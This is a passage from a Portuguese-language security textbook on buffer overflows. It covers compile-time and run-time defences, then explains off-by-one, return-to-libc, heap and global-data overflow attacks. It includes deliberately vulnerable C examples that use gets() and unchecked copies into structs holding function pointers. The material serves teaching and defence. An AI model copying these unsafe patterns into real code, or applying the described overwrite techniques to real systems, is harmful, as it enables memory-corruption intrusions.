As descrições precedentes ilustram como um shellcode simples pode ser desenvolvido e utilizado em ataque de estouro de capacidade de pilha. Além de apenas gerar um shell de linha de comando (UNIX ou DOS), o atacante poderia querer criar um shellcode para executar operações um tanto mais complexas, como indica o caso que acabamos de discutir. O site Metasploit Project inclui uma gama de funcionalidades no shellcode que ele pode gerar, e o site Packet Storm inclui grande coleção de shellcodes empacotados, incluindo código capaz de:

- Estabelecer um serviço de escuta para lançar um shell remoto quando alguém se conecta a ele.
- Criar um shell inverso que volta a se conectar com o hacker.
- Usar exploits locais que estabelecem um processo de shell ou execve.
- Eliminar regras de firewall (como IPTables e IPChains) que estejam bloqueando outros ataques no momento em questão.
- Liberar-se de um ambiente chrooted (de execução restrita), dando acesso total ao sistema.

Quantidade consideravelmente maior de detalhes sobre o processo de escrever shellcode para uma variedade de plataformas, com uma gama de possíveis resultados, pode ser encontrada em [\[ANLE07\]](#).

## 10.2 Defesa contra estouros de capacidade de buffer

Vimos que achar e explorar um estouro de capacidade de buffer de pilha não é assim tão difícil. O grande número de explorações ocorridas ao longo das últimas décadas ilustra isso claramente. Consequentemente, há necessidade de defender sistemas contra tais ataques, impedindo ou no mínimo detectando e abortando esses ataques. Esta seção discute possíveis abordagens para a implementação de tais proteções. Elas podem ser classificadas, de modo geral, em duas categorias:

- Defesas em tempo de compilação, que visam a fortalecer programas para

resistir a ataques em novos programas.

- Defesas em tempo de execução, que visam a detectar e abortar ataques em programas existentes.

Embora defesas adequadas sejam conhecidas há algumas décadas, a base muito grande de softwares e sistemas vulneráveis existentes atrapalha a disponibilização dessas defesas. Daí o interesse em defesas em tempo de execução, que podem ser disponibilizadas como parte de sistemas operacionais e atualizações, e oferecer alguma proteção para programas vulneráveis existentes. A maioria dessas técnicas é mencionada em [LHCEE03].

## Defesas em tempo de compilação

As defesas em tempo de compilação têm como objetivo impedir ou detectar estouros de capacidade de buffer instrumentando programas quando eles são compilados. As possibilidades para fazer isso abrangem desde escolher uma linguagem de alto nível que não permita estouros de capacidade de buffer até incentivar padrões de codificação seguros, usando bibliotecas padrão seguras ou incluindo código adicional para detectar corrupção do quadro de pilha.

### *Escolha de linguagem de programação*

Uma possibilidade, como observamos antes, é escrever o programa usando uma linguagem de programação de alto nível moderna, que tenha forte noção de tipo de variável e do que constitui operações permitidas nesses tipos. Tais linguagens não são vulneráveis a ataques de estouro de capacidade de buffer porque seus compiladores incluem código adicional para impor verificações de limites automaticamente, eliminando a necessidade de o programador codificá-las explicitamente. A flexibilidade e a segurança dadas por essas linguagens sem dúvida têm um custo em termos de uso de recursos, tanto em tempo de compilação quanto em código adicional que deve ser executado em tempo de execução para impor verificações como as de limites de buffers. Essas desvantagens são muito menos significativas do que costumavam ser, devido ao rápido aumento no desempenho de processadores. Cada vez mais programas são escritos nessas linguagens e, portanto, devem ser imunes a estouros de capacidade de buffer em seus códigos (entretanto, caso usem bibliotecas de sistema existentes ou ambientes de execução escritos em linguagens menos seguras para seu funcionamento, eles ainda são vulneráveis). Como também já observamos, a distância entre a linguagem de máquina subjacente e a arquitetura

também significa que o acesso a algumas instruções e recursos de hardware são perdidos. Isso limita sua utilidade para escrever código que deve interagir com tais recursos, como controladores (drivers) de dispositivo. Por essas razões, ainda é provável que haja, no mínimo, algum código escrito em linguagens menos seguras, como a linguagem C.

## **Técnicas de codificação seguras**

Se usarem linguagens como a C, os programadores precisarão estar cientes de que a capacidade dessas linguagens de manipular endereços de ponteiros e acessar memória diretamente tem um custo. Já observamos que a C foi projetada como uma linguagem de programação de sistemas, executada em sistemas que eram muitíssimo menores e mais limitados do que os usados agora.<sup>14</sup> Isso significa que os projetistas de C davam muito mais ênfase à eficiência em termos de espaço e às considerações de desempenho do que à segurança de tipos. Eles presumiam que os programadores exerceriam o devido cuidado ao escreverem código usando essas linguagens e arcariam com a responsabilidade de garantir o uso seguro de todas as estruturas de dados e variáveis.

Infelizmente, como várias décadas de experiência mostraram, não foi o que aconteceu, e isso pode ser visto no grande legado de código potencialmente inseguro nos sistemas operacionais e aplicações Linux, UNIX e Windows, alguns dos quais são potencialmente vulneráveis a estouros de capacidade de buffer.

Para fortalecer esses sistemas, o programador precisa inspecionar o código e reescrever construções inseguras do código de maneira segura. Dado o rápido aparecimento de códigos maliciosos baseados em estouro de capacidade de buffer, esse processo já começou em alguns casos. Um bom exemplo é o projeto OpenBSD, que produz um sistema operacional da família UNIX multiplataforma gratuito baseado no 4.4BSD. Entre outras mudanças em termos de tecnologia, os programadores dedicaram-se a uma extensiva auditoria do código-base existente, incluindo o sistema operacional, bibliotecas padrão e utilitários comuns. Isso resultou no que é amplamente considerado como um dos sistemas operacionais mais seguros em ampla utilização. O projeto OpenBSD alegou, em meados de 2006, que, em mais de oito anos, houve somente uma brecha explorável remotamente descoberta na instalação padrão. Esse é um recorde claramente invejável. Os programadores da Microsoft também se dedicaram a um importante projeto de revisão de seu código-base, em parte como resposta à má publicidade continuada em relação ao número de vulnerabilidades, incluindo

muitas questões de estouro de capacidade de buffer, encontradas em seus códigos de sistemas operacionais e aplicações. O processo tem sido claramente difícil, embora eles aleguem que seus sistemas operacionais mais recentes, Vista e Windows 7, beneficiam-se muito desse processo.

No que diz respeito a programadores que trabalham em código para seus próprios programas, a disciplina exigida para assegurar que não seja permitido ocorrerem estouros de capacidade de buffer é um subconjunto das várias técnicas de programação segura que discutiremos no [Capítulo 11](#). Mais especificamente, isso significa um estado de espírito voltado não apenas a códigos em que tudo dá certo ou que operam conforme o esperado, mas constantemente preocupado com como as coisas poderiam dar errado e interessado em codificar de modo voltado para a *falha elegante*, sempre fazendo alguma coisa sensata quando o inesperado acontece. Mais especificamente, no caso de evitar estouros de capacidade de buffer, isso significa sempre assegurar que qualquer código que escreva em buffer deve antes fazer uma verificação para garantir que haja espaço suficiente disponível. Embora os exemplos precedentes neste capítulo tenham enfatizado questões com rotinas de biblioteca padrão como `gets()` e com a entrada e a manipulação de dados do tipo cadeia de caracteres, o problema não está limitado a esses casos. É bem possível escrever um código explícito para mover valores de modo inseguro. A [Figura 10.10a](#) mostra um exemplo de função insegura de cópia de bytes. Esse código copia `len` bytes do vetor `from` para o vetor `to`, começando na posição `pos` e retornando à posição final. Infelizmente, essa função não recebe qualquer informação sobre o tamanho real do buffer de destino `to` e, como consequência, é incapaz de garantir que não ocorra um estouro de capacidade. Nesse caso, o código chamador deveria garantir que o valor de `size + len` não é maior do que o tamanho do vetor `to`. Isso também ilustra que a entrada não é necessariamente uma cadeia de caracteres; ela poderia facilmente ser composta por dados binários, manipulados descuidadamente. A [Figura 10.10b](#) mostra um exemplo de função de leitura de bytes insegura. Ela lê o comprimento de dados binários esperados e depois lê esse número de bytes, copiando-os para o buffer de destino. Novamente o problema é que esse código não recebe qualquer informação sobre o tamanho do buffer e, portanto, é incapaz de verificar um possível estouro de capacidade. Esses exemplos enfatizam a necessidade de sempre verificar a quantidade de espaço que está sendo usada, bem como o fato de que problemas podem ocorrer tanto com o código C simples quanto com chamadas de rotinas de bibliotecas padrão. Uma complexidade adicional com C é causada por notações de vetor e ponteiro quase equivalentes,

porém com nuances ligeiramente diferentes na sua utilização. Em particular, a utilização de um ponteiro aritmético e subsequente desreferenciação pode resultar em acesso que ultrapassa o espaço alocado para uma variável, mas de modo menos óbvio. É necessário considerável cuidado na codificação de tais construções.

```
int copy_buf(char *to, int pos, char *from, int len)
{
    int i;
    for (i=0; i<len; i++) {
        to[pos] = from[i];
        pos++;
    }
    return pos;
}
```

(a) Cópia insegura de bytes

```
short read_chunk(FILE fil, char *to)
{
    short len;
    fread(&len, 2, 1, fil);          /* lê comprimento dos dados binários */
    fread(to, 1, len, fil);         /* lê len bytes de dados binários */
    return len;
}
```

(b) Leitura insegura de bytes

**FIGURA 10.10** Exemplos de código C inseguro.

## ***Extensões de linguagem e uso de bibliotecas seguras***

Dados os problemas que podem ocorrer em C com referências inseguras a vetores e ponteiros, há várias propostas para estender compiladores de forma que eles passem a inserir automaticamente verificações de limites em tais referências. Embora isso seja razoavelmente fácil para vetores alocados estaticamente, manipular memória alocada dinamicamente é mais problemático, porque a informação de tamanho não está disponível em tempo de compilação. Tratar isso requer uma extensão à semântica de ponteiros para incluir informações de limites, bem como a utilização de rotinas de biblioteca para garantir que esses valores estão ajustados corretamente. Uma lista de diversas dessas abordagens é dada em [LHEE03]. Todavia, em geral há uma penalidade em termos de desempenho com a utilização de tais técnicas, a qual pode ou não ser aceitável. Essas técnicas também exigem que todos os programas e bibliotecas que requerem esses aspectos de segurança sejam recompilados com o compilador modificado. Embora isso possa ser viável para uma nova versão de um sistema operacional e seus utilitários associados, provavelmente ainda haverá problemas com aplicações de terceiros.

Uma preocupação comum com C vem da utilização de rotinas de biblioteca padrão inseguras, especialmente algumas das rotinas de manipulação de cadeias de caracteres. Uma abordagem para melhorar a segurança de sistemas é substituir essas rotinas por variantes mais seguras, o que pode incluir a provisão de novas funções, tal como a função `strlcpy()` da família BSD de sistemas, que inclui o OpenBSD. Usá-las requer reescrever o código-fonte para ficar de acordo com a nova semântica mais segura. Alternativamente, isso envolve a substituição da biblioteca padrão de manipulação de cadeias de caracteres por uma variante mais segura. A Libsafe é um exemplo bem conhecido disso. Ela implementa a semântica padrão, mas inclui verificações adicionais para garantir que as operações de cópia não ultrapassem o espaço da variável local no quadro da pilha. Portanto, embora isso não possa impedir corrupção de variáveis locais adjacentes, pode impedir qualquer modificação dos valores antigos do quadro de pilha e endereço de retorno e, assim, impedir os tipos clássicos de ataque de estouro de capacidade de buffer de pilha que já examinamos. Essa biblioteca é implementada como uma biblioteca dinâmica, projetada para ser carregada na memória antes das bibliotecas padrão existentes, e pode, portanto, fornecer proteção a programas existentes sem que eles precisem ser recompilados, contanto que acessem dinamicamente as rotinas de biblioteca padrão (como a maioria dos programas faz). Constatou-se que o código de biblioteca modificado

é tipicamente, no mínimo, tão eficiente quanto as bibliotecas padrão, e assim sua utilização é um modo fácil de proteger programas existentes contra algumas formas de ataques de estouro de capacidade de buffer.

## ***Mecanismos de proteção de pilha***

Um método efetivo para proteger programas contra ataques de estouro de capacidade clássicos é instrumentar o código de entrada e saída de funções<sup>15</sup> para que ele monte seu quadro de pilha e o verifique em busca de qualquer evidência de corrupção. Se qualquer modificação for encontrada, o programa é abortado em vez de permitir que o ataque prossiga. Há diversas abordagens para prover essa proteção, que discutiremos em seguida.

O Stackguard é um dos mecanismos de proteção mais conhecidos. Ele consiste em uma extensão do compilador GCC que insere código adicional de entrada e saída de funções. O código adicional de entrada de funções escreve um valor “canário”<sup>16</sup> embaixo do endereço do antigo ponteiro de quadro, antes da alocação de espaço para variáveis locais. O código de saída da função adicionado verifica se o valor canário não mudou antes de continuar com as operações usuais de saída da função, de restaurar o antigo ponteiro de quadro e devolver o controle ao endereço de retorno. Qualquer tentativa de um clássico estouro de capacidade de buffer de pilha teria de alterar esse valor para mudar o ponteiro de quadro e endereço de retorno antigos e, assim, seria detectada, o que resultaria na finalização da execução do programa. Para essa defesa funcionar bem, é crítico que o valor canário seja imprevisível e diferente em sistemas diferentes. Se não for assim, o atacante simplesmente garantirá que o shellcode inclua o valor canário correto na posição requisitada. Normalmente, um valor aleatório é escolhido como valor canário na criação do processo e salvo como parte do estado dos processos. Então, o código adicionado à entrada e à saída da função usa esse valor.

Há algumas questões referentes ao uso dessa abordagem. A primeira é que ela exige que todos os programas que precisam de proteção sejam recompilados. A segunda é que, como a estrutura do quadro de pilha mudou, isso pode causar problemas com programas que analisam quadros da pilha como, por exemplo, depuradores. Todavia, a técnica dos canários foi usada para recompilar uma distribuição inteira do Linux e dá a ela alto nível de resistência a ataques de estouro de capacidade de pilhas. Funcionalidade semelhante está disponível para programas Windows mediante a compilação desses programas com a utilização da opção de compilador/GS no Visual C ++ da Microsoft.

Outra variante para proteger o quadro de pilha é usada pelo Stackshield e pelo Return Address Defender (RAD). Há também extensões GCC que incluem código adicional de entrada e saída de função. Essas extensões não alteram a estrutura do quadro de pilha. Em vez disso, na entrada da função o código adicionado escreve uma cópia do endereço de retorno para uma região segura da memória que seria muito difícil de corromper. Na saída da função, o código adicionado verifica o endereço de retorno no quadro de pilha em relação à cópia salva e, se encontrar qualquer mudança, aborta o programa. Como o formato do quadro de pilha não muda, essas extensões são compatíveis com depuradores não modificados. Novamente, para tirar proveito dessas extensões, os programas têm de ser recompilados.

## Defesas em tempo de execução

Como já observamos, a maioria das abordagens em tempo de compilação exige recompilação de programas existentes. Portanto, há interesse em defesas em tempo de execução que podem ser disponibilizadas como atualizações de sistemas operacionais para dar alguma proteção a programas vulneráveis existentes. Essas defesas envolvem mudanças no gerenciamento de memória do espaço de endereçamento virtual de processos. Essas mudanças atuam no sentido de alterar as propriedades de regiões de memória ou de dificultar suficientemente a predição da posição de buffers visados, de modo a frustrar muitos tipos de ataques.

### ***Proteção de espaço de endereços executáveis***

Muitos dos ataques de estouro de capacidade de buffer, como os exemplos de estouro de capacidade de pilha neste capítulo, envolvem copiar código de máquina para o buffer visado e então transferir a execução para ele. Uma possível defesa é bloquear a execução de código na pilha, assumindo que código executável só deve ser encontrado em outro lugar no espaço de endereços de processos.

Para dar suporte a esse aspecto eficientemente, é necessário suporte da unidade de gerenciamento de memória (Memory Management Unit — MMU) do processador para identificar, com rótulos, páginas da memória virtual como **não executáveis**. Alguns processadores, como o SPARC usado pelo Solaris, tiveram suporte para isso durante algum tempo. Habilitar seu uso em Solaris requer uma simples mudança de parâmetro de kernel. Outros processadores,

como a família x86, não tinham esse suporte até recentemente, quando foi adicionado o bit **no-execute** (“não execute”) em sua MMU. Há extensões disponíveis para Linux, BSD e outros sistemas baseados no UNIX para suportar a utilização desse recurso. Na verdade, alguns são capazes de proteger não apenas a pilha, mas também o heap, que é ainda alvo de ataques, como discutimos na [Seção 10.3](#). Suporte para habilitar proteção **no-execute** é também incluído em sistemas Windows recentes.

Tornar a pilha (e o heap) não executável dá alto grau de proteção contra muitos tipos de ataques de estouro de capacidade de buffer para programas existentes; daí a inclusão dessa prática ser padrão em várias versões de sistemas operacionais recentes. Todavia, uma questão é o suporte para programas que de fato precisam colocar código executável na pilha. Isso pode ocorrer, por exemplo, em compiladores just-in-time,<sup>17</sup> como os usados no sistema Java Runtime. Código executável na pilha é também usado para implementar funções aninhadas em C (uma extensão do GCC) e também tratamento de sinais<sup>18</sup> no Linux. Mecanismos especiais são necessários para suportar esses requisitos. Não obstante, esse método é considerado um dos melhores para proteger programas existentes e fortalecer sistemas contra alguns ataques.

## Aleatorização de espaço de endereços

Outra técnica de tempo de execução que pode ser usada para frustrar ataques envolve manipulação da posição de estruturas de dados fundamentais em um espaço de endereços de processos. Em particular, lembre-se de que, para implementar o ataque de estouro de capacidade de pilha clássico, o atacante precisa ser capaz de predizer a posição aproximada do buffer-alvo. Ele usa esse endereço predito para determinar um endereço de retorno adequado a usar no ataque para transferir controle ao shellcode. Uma técnica para aumentar muitíssimo a dificuldade dessa predição é mudar o endereço no qual a pilha está localizada de modo aleatório para cada processo. A faixa de endereços disponíveis em processadores modernos é grande (32 bits ou 64 bits), e a maioria dos programas só precisa de uma pequena fração dela. Portanto, mover a região da memória da pilha para cima ou para baixo de um megabyte ou algo parecido causa impacto mínimo sobre a maioria dos programas, mas torna quase impossível prever o endereço do buffer-alvo. Essa quantidade de variação é também muito maior do que o tamanho da maioria dos buffers vulneráveis, portanto não há qualquer chance de ter uma sequência de NOPs suficientemente grande para manipular essa faixa de endereços. Novamente, isso dá um grau de

proteção para programas existentes e, embora não seja capaz de prevenir que o ataque prossiga, o programa quase certamente o abortará devido a uma referência inválida à memória.

Relacionada a essa abordagem está a utilização de alocação aleatória de memória dinâmica (para `malloc()` e rotinas de biblioteca relacionadas). Como discutimos na [Seção 10.3](#), há uma classe de ataques de estouro de capacidade de buffer de heap que explora a proximidade esperada de alocações de memória sucessivas ou até mesmo a organização das estruturas de dados de gerenciamento do heap. Aleatorizar a alocação de memória no heap torna a possibilidade de prever o endereço do buffer visado extremamente difícil, frustrando assim a execução bem-sucedida de alguns ataques de estouro de capacidade de heap.

Outro alvo de ataque é a posição de rotinas de bibliotecas padrão. Em uma tentativa de burlar proteções como pilhas não executáveis, algumas variantes de estouro de capacidade de buffer exploram código existente em bibliotecas padrão. Essas variantes são tipicamente carregadas no mesmo endereço por um mesmo programa. Para enfrentar essa forma de ataque, podemos usar uma extensão de segurança que aleatoriza a ordem de carregamento de bibliotecas padrão por um programa e a localização de seus endereços de memória virtual. Com isso, o endereço de qualquer função específica fica tão imprevisível que a chance de dado ataque prever corretamente tal endereço torna-se muito baixa.

O sistema OpenBSD inclui versões de todas essas extensões em seu suporte tecnológico voltado a um sistema seguro.

## Páginas sentinelas

Uma última técnica em tempo de execução que pode ser usada coloca **páginas sentinelas (guard pages)** entre regiões críticas da memória em um espaço de endereço de processos. Novamente, isso explora o fato de que um processo tem muito mais memória virtual disponível do que normalmente precisa. Lacunas são colocadas entre as faixas de endereços usadas para cada um dos componentes do espaço de endereços, como ilustrado na [Figura 10.4](#). Essas mesmas lacunas, ou páginas sentinelas, são identificadas por marcadores na MMU que indicam endereços ilegais, e qualquer tentativa de acessá-los resulta na finalização do processo. Isso pode impedir ataques de estouro de capacidade de buffer, tipicamente de dados globais, que tentam sobrescrever regiões adjacentes no espaço de endereços de processos, como a tabela de deslocamento global, conforme discutimos na [Seção 10.3](#).

Outra extensão coloca páginas sentinela entre quadros de pilha ou entre diferentes alocações no heap. Isso pode dar mais proteção contra ataques de estouro de capacidade de pilha e heap, mas à custa de tempo de execução para suportar o grande número de mapeamentos de páginas necessários.

## 10.3 Outras formas de ataques de estouro de capacidade

Nesta seção, discutimos alguns dos outros ataques de estouro de capacidade de buffer que são explorados e que consideramos possíveis defesas. Entre esses ataques citamos variações em estouros de capacidade de pilha, como retorno para chamada do sistema, estouros de dados salvos no heap do programa e estouros de dados salvos na seção de dados globais dos processos. Um levantamento mais detalhado da gama de possíveis ataques pode ser encontrado em [LHEE03].

### Quadro de pilha substituto

No estouro de capacidade de buffer de pilha clássico, o atacante sobrescreve um buffer localizado na área de variáveis locais de um quadro da pilha e depois sobrescreve o ponteiro de quadro e o endereço de retorno salvos. Uma variante desse ataque sobrescreve o buffer e o endereço do ponteiro de quadro salvo. O valor do ponteiro de quadro salvo é alterado, de modo que ele passe a se referir a uma posição próxima do topo do buffer sobreescrito, onde um quadro de pilha fictício foi criado com um endereço de retorno que aponta para o shellcode que está mais abaixo no buffer. Após essa mudança, a função corrente retorna à sua função chamadora normalmente, visto que o seu endereço de retorno não mudou. Todavia, agora aquela função chamadora está usando o quadro fictício substituto e, quando retorna, o controle é transferido ao shellcode no buffer sobreescrito.

Esse ataque pode parecer bastante indireto, mas poderia ser usado quando só é possível um estouro de capacidade de buffer limitado, que permita uma mudança no ponteiro de pilha salvo, mas não no endereço de retorno. Lembre-se de que o exemplo de programa mostrado na [Figura 10.7](#) só permitia quantidade adicional de conteúdo de buffer suficiente para sobreescrivar o ponteiro de quadro, mas não o endereço de retorno. Esse exemplo provavelmente não poderia usar esse ataque porque o NULL associado, que termina a cadeia de caracteres lida para o

buffer, alteraria o ponteiro de quadro salvo ou o endereço de retorno salvo de modo que tipicamente frustraria o ataque. Todavia, há outra categoria de estouro de capacidade de buffer de pilha conhecida como ataques **deslocados de uma unidade (off-by-one)**. Esses ataques podem ocorrer em uma cópia de buffer binário quando o programador incluiu código para verificar o número de bytes que estão sendo transferidos; porém, devido a um erro de codificação, tal código ainda permite copiar somente um byte a mais do que o espaço disponível. Isso normalmente ocorre quando um teste condicional usa  $\leq$  em vez de  $<$ , ou  $\geq$  em vez de  $>$ . Se o buffer estiver localizado imediatamente abaixo do ponteiro de quadro salvo,<sup>19</sup> esse byte extra poderá mudar o primeiro byte (o byte menos significativo em um processador x86) desse endereço. Embora mudar um único byte possa não parecer muito, dado que o atacante só quer alterar esse endereço de modo que ele deixe de apontar para o quadro de pilha real anterior (exatamente acima do quadro que está na memória no momento em questão) e passe a apontar para um novo quadro fictício localizado no buffer dentro do quadro corrente, normalmente a mudança só precisa ter algumas dezenas de bytes. Se tivermos sorte com o endereço que está sendo usado, bastará a mudança de um único byte. Portanto, um ataque de estouro de capacidade que transfere o controle ao shellcode é possível, ainda que indiretamente.

Há algumas limitações adicionais a esse ataque. No ataque de estouro de capacidade de pilha clássico, bastava o atacante adivinhar um endereço aproximado para o buffer porque, se houvesse alguma folga, ela poderia ser compensada na sequência de NOPs. Todavia, para esse ataque indireto funcionar, o atacante tem de saber o endereço exato do buffer, já que o endereço exato do quadro de pilha fictício tem de ser usado quando o ataque sobrescrever o valor do ponteiro de quadro antigo. Isso pode reduzir significativamente a chance de sucesso do ataque. Outro problema para o atacante ocorre após o controle ter retornado à função chamadora. Como agora a função está usando o quadro de pilha fictício, qualquer variável local que a função estava usando agora é inválida, e usá-la poderia provocar a finalização repentina do programa antes de essa função terminar e retornar para o shellcode. Todavia, esse é um risco na maioria dos ataques de sobreescrita de pilha.

As defesas contra esse tipo de ataque incluem qualquer dos mecanismos de proteção de pilha para detectar modificações no quadro de pilha ou endereço de retorno por meio de um código de saída de função. Além disso, a utilização de pilhas não executáveis bloqueia a execução do shellcode, embora só isso não seja capaz de impedir uma variante indireta do ataque de retorno de chamada do

sistema que consideraremos em seguida. Tanto a aleatorização da pilha na memória como a aleatorização de bibliotecas de sistema atrapalhariam muitíssimo a capacidade do atacante adivinhar os endereços corretos a usar e, portanto, impediriam uma execução bem-sucedida do ataque.

## Retorno de chamada do sistema

Dada a introdução de pilhas não executáveis como defesa contra estouros de capacidade de buffer, os atacantes voltaram-se para uma variante de ataque na qual o endereço de retorno é alterado de modo a fazer o programa saltar para código existente no sistema. Lembre-se de que observamos que essa poderia ser uma opção quando examinamos os aspectos básicos de um ataque de estouro de capacidade de pilha. O mais comum é a escolha do endereço de uma função de biblioteca padrão, como a função `system()`. O atacante projeta um estouro de capacidade que enche o buffer, substitui o ponteiro de quadro salvo por um endereço adequado, substitui o endereço de retorno pelo endereço da função de biblioteca desejada, escreve um valor de preenchimento que a função de biblioteca acreditará ser um endereço de retorno e então escreve os valores de um (ou mais) parâmetros para essa função de biblioteca. Quando a função atacada retorna, ela restaura o ponteiro de quadro (modificado), extrai e transfere controle para o endereço de retorno, o que faz com que o código na função de biblioteca comece a executar. Como acredita que foi chamada, a função trata o valor que está no topo da pilha no momento em questão (o valor de preenchimento) como um endereço de retorno, com seus parâmetros acima daquele. Por sua vez, ela construirá um novo quadro abaixo dessa posição e executará.

Se a função de biblioteca que está sendo chamada for, por exemplo, `system` (“linha de comandos de shell”), os comandos de shell especificados serão executados antes de o controle retornar ao programa atacado, que então muito provavelmente será finalizado. Dependendo do tipo de parâmetros e de sua interpretação pela função de biblioteca, o atacante pode precisar saber exatamente o endereço deles (tipicamente dentro de um buffer sobreescrito). Porém, nesse exemplo, a “linha de comandos de shell” poderia ter como prefixo uma sequência de espaços, que seria tratada como espaços em branco e ignorada pelo shell, o que permitiria alguma margem de segurança para a acurácia da adivinhação de seu endereço.

Outra variante encadeia duas chamadas de biblioteca, uma após a outra. Isso

funciona fazendo com que o valor de preenchimento (que a primeira função de biblioteca chamada trata como seu endereço de retorno) seja o endereço de uma segunda função. Então, os parâmetros para cada uma têm de ser adequadamente localizados na pilha, o que em geral limita quais funções podem ser chamadas, e em qual ordem. Uma utilização comum dessa técnica toma como seu primeiro endereço a função de biblioteca `strcpy()`. Os parâmetros especificados fazem com que ela copie algum shellcode do buffer atacado para outra região de memória que não está marcada como não executável. O segundo endereço aponta para o endereço de destino para o qual o shellcode foi copiado. Isso permite que um atacante injete seu próprio código, mas faz com que evite a limitação de pilha não executável.

Novamente, defesas contra isso incluem qualquer dos mecanismos de proteção de pilha que detectam modificações em um quadro de pilha ou endereço de retorno pelo código de saída da função. Do mesmo modo, aleatorização da pilha na memória, e de bibliotecas de sistema, atrapalha a execução bem-sucedida de tais ataques.

## Estouros de capacidade de heap

Com a crescente conscientização de problemas com estouros de capacidade de buffer na pilha e o desenvolvimento de defesas contra eles, os atacantes voltaram sua atenção à exploração de estouros de capacidade em buffers localizados em outros lugares no espaço de endereçamento de processos. Possível alvo é um buffer localizado em memória alocada dinamicamente a partir do **heap**. O heap está normalmente localizado acima do código de programa e dos dados globais, e cresce na memória em direção ascendente (enquanto a pilha cresce em direção descendente). Os programas requisitam memória do heap para usar em quadros de dados dinâmicos, como listas ligadas de registros. Se tal registro contiver um buffer vulnerável a estouros de capacidade, a memória que está logo depois dele pode ser corrompida. Diferentemente da pilha, aqui não haverá endereços de retorno que causarão facilmente uma transferência de controle. Todavia, se o espaço alocado incluir um ponteiro para uma função, que o código irá subsequentemente chamar, um atacante pode dar um jeito de modificar esse endereço para que ele passe a apontar para o shellcode no buffer sobreescrito. Isso normalmente pode ocorrer quando um programa usa uma lista de registros para conter pedaços de dados enquanto processa entrada/saída ou decodifica uma imagem ou arquivo de vídeo comprimido. Além de manter o pedaço de dados

atual, esse registro pode conter um ponteiro para a função que está processando essa classe de entradas (permitindo, assim, que diferentes categorias de pedaços de dados sejam processados pela única função genérica). Tal código é usado e tem sido atacado com sucesso.

Como exemplo, considere o código de programa mostrado na [Figura 10.11a](#). Esse código declara uma estrutura que contém um buffer e um ponteiro de função.<sup>20</sup> Considere as linhas de código mostradas na rotina `main()`. Essa rotina usa a função de biblioteca padrão `malloc()` para alocar espaço para uma nova instância da estrutura no heap e então coloca uma referência à função `showlen()` em seu ponteiro de função para processar o buffer. Novamente, a rotina de biblioteca insegura `gets()` é usada para ilustrar uma cópia de buffer insegura. Depois disso, o ponteiro de função é invocado para processar o buffer.

```

/* tipo de registro a ser alocado no heap */

typedef struct chunk {

    char inp[64];           /* buffer de entrada vulnerável */

    void (*process)(char *); /* ponteiro para a função que processa inp */

} chunk_t;

void showlen(char *buf)

{

    len;

    len = strlen(buf);

    printf("buffer5 read %d chars\n", len);

}

int main(int argc, char *argv[])

{

    chunk_t *next;

    setbuf(stdin, NULL);

    next = malloc(sizeof(chunk_t));

    next->process = showlen;

    printf("Enter value: ");

    gets(next->inp);

    next->process(next->inp);

    printf("buffer5 done\n");

}

```

**(a) Código C de estouro de capacidade de buffer vulnerável**

#### **(b) Exemplo de ataque de estouro de capacidade de heap**

**FIGURA 10.11** Exemplo de ataque de estouro de capacidade de heap.

Agora que já identificou um programa que contém tal vulnerabilidade de estouro de capacidade de heap, um atacante construiria uma sequência de ataque da maneira descrita a seguir. Examinando o programa durante sua execução, o atacante identifica que ele está localizado tipicamente no endereço 0x080497a8, e que a estrutura contém apenas o buffer de 64 bytes e o ponteiro de função.

Suponha que o atacante use o shellcode que projetamos anteriormente, mostrado na [Figura 10.8](#). O atacante preencheria esse shellcode até exatamente 64 bytes, estendendo a sequência de NOPs na parte frontal, e depois anexaria um endereço-alvo adequado ao buffer para sobrescrever o ponteiro de função. Esse endereço poderia ser 0x080497b8 (com bytes invertidos porque o x86 é *little-endian*, como discutimos antes). A [Figura 10.11b](#) mostra o conteúdo do script de ataque resultante e o resultado de ele estar dirigido contra o programa vulnerável (que novamente supomos ser executado pelo usuário raiz [root] com a permissão “setuid” ativada), com a execução bem-sucedida dos comandos de shell privilegiados desejados.

Mesmo em situações em que a estrutura vulnerável no heap não contém diretamente ponteiros de função, já foram encontrados ataques. Esses ataques exploram o fato de que as áreas de memória alocadas no heap incluem memória adicional, além da requisitada pelo usuário. Essa memória adicional contém estruturas de dados de gerenciamento usadas pelas rotinas de biblioteca de alocação e desalocação de memória. Essas estruturas adjacentes podem dar a um atacante, direta ou indiretamente, acesso a um ponteiro de função que a certa altura é invocado. Pode-se até mesmo usar interações entre múltiplos estouros de capacidade de diversos buffers (uma que carrega o shellcode, outra que ajusta um ponteiro de função-alvo para referir-se a ele).

Entre as defesas contra estouros de capacidade de heap figura o mecanismo de tornar o heap também não executável, o que bloqueará a execução do código escrito nele. Todavia, uma variante do ataque de retorno à chamada de sistema ainda é possível. Aleatorizar a locação de memória no heap torna extremamente difícil a possibilidade de predizer o endereço do buffer visado, frustrando assim a execução bem-sucedida de alguns ataques de estouro de capacidade de heap. Além disso, se o alocador e desalocador de memória incluir verificações de corrupção dos dados de gerenciamento, ele poderia detectar e abortar qualquer tentativa de estouro de capacidade fora de uma área de memória alocada.

## Estouros de capacidade de área de dados globais

Uma última categoria de estouros de capacidade de buffer que consideramos envolve buffers localizados na área de dados globais (ou estática) do programa. A [Figura 10.4](#) mostrou que essa área é carregada a partir do arquivo de programa e está localizada na região de memória acima do código de programa.

Novamente, se forem usadas operações de buffer inseguras, os dados podem estourar a capacidade de um buffer global e mudar posições de memória adjacentes, incluindo talvez uma com um ponteiro de função, que então é chamada subsequentemente.

A [Figura 10.12a](#) ilustra tal programa vulnerável (que compartilha muitas semelhanças com a [Figura 10.11a](#), exceto que a estrutura é declarada como variável local). O projeto do ataque é muito semelhante; na verdade, a única coisa que muda é o endereço visado. Constatamos que a estrutura global está no endereço 0x08049740, que foi usado como o endereço visado no ataque. Observe que variáveis globais usualmente não mudam de posição, visto que seus endereços são usados diretamente no código do programa. O script do ataque e o resultado de sua execução bem-sucedida são mostrados na [Figura 10.12b](#).

```
/* dados globais estáticos - serão o alvo do ataque */

struct chunk {

    char inp[64];           /* buffer de entrada*/

    void (*process)(char *); /* ponteiro para função que o processa */

} chunk;

void showlen(char *buf)

{

    int len;

    len = strlen(buf);

    printf("buffer6 read %d chars\n", len);

}

int main(int argc, char *argv[])

{

    setbuf(stdin, NULL);

    chunk.process = showlen;

    printf("Enter value: ");

    gets(chunk.inp);

    chunk.process(chunk.inp);

    printf("buffer6 done\n");

}
```

(a) Código C de estouro de capacidade de dados globais vulneráveis

**(b) Exemplo de ataque de estouro de capacidade de dados globais**

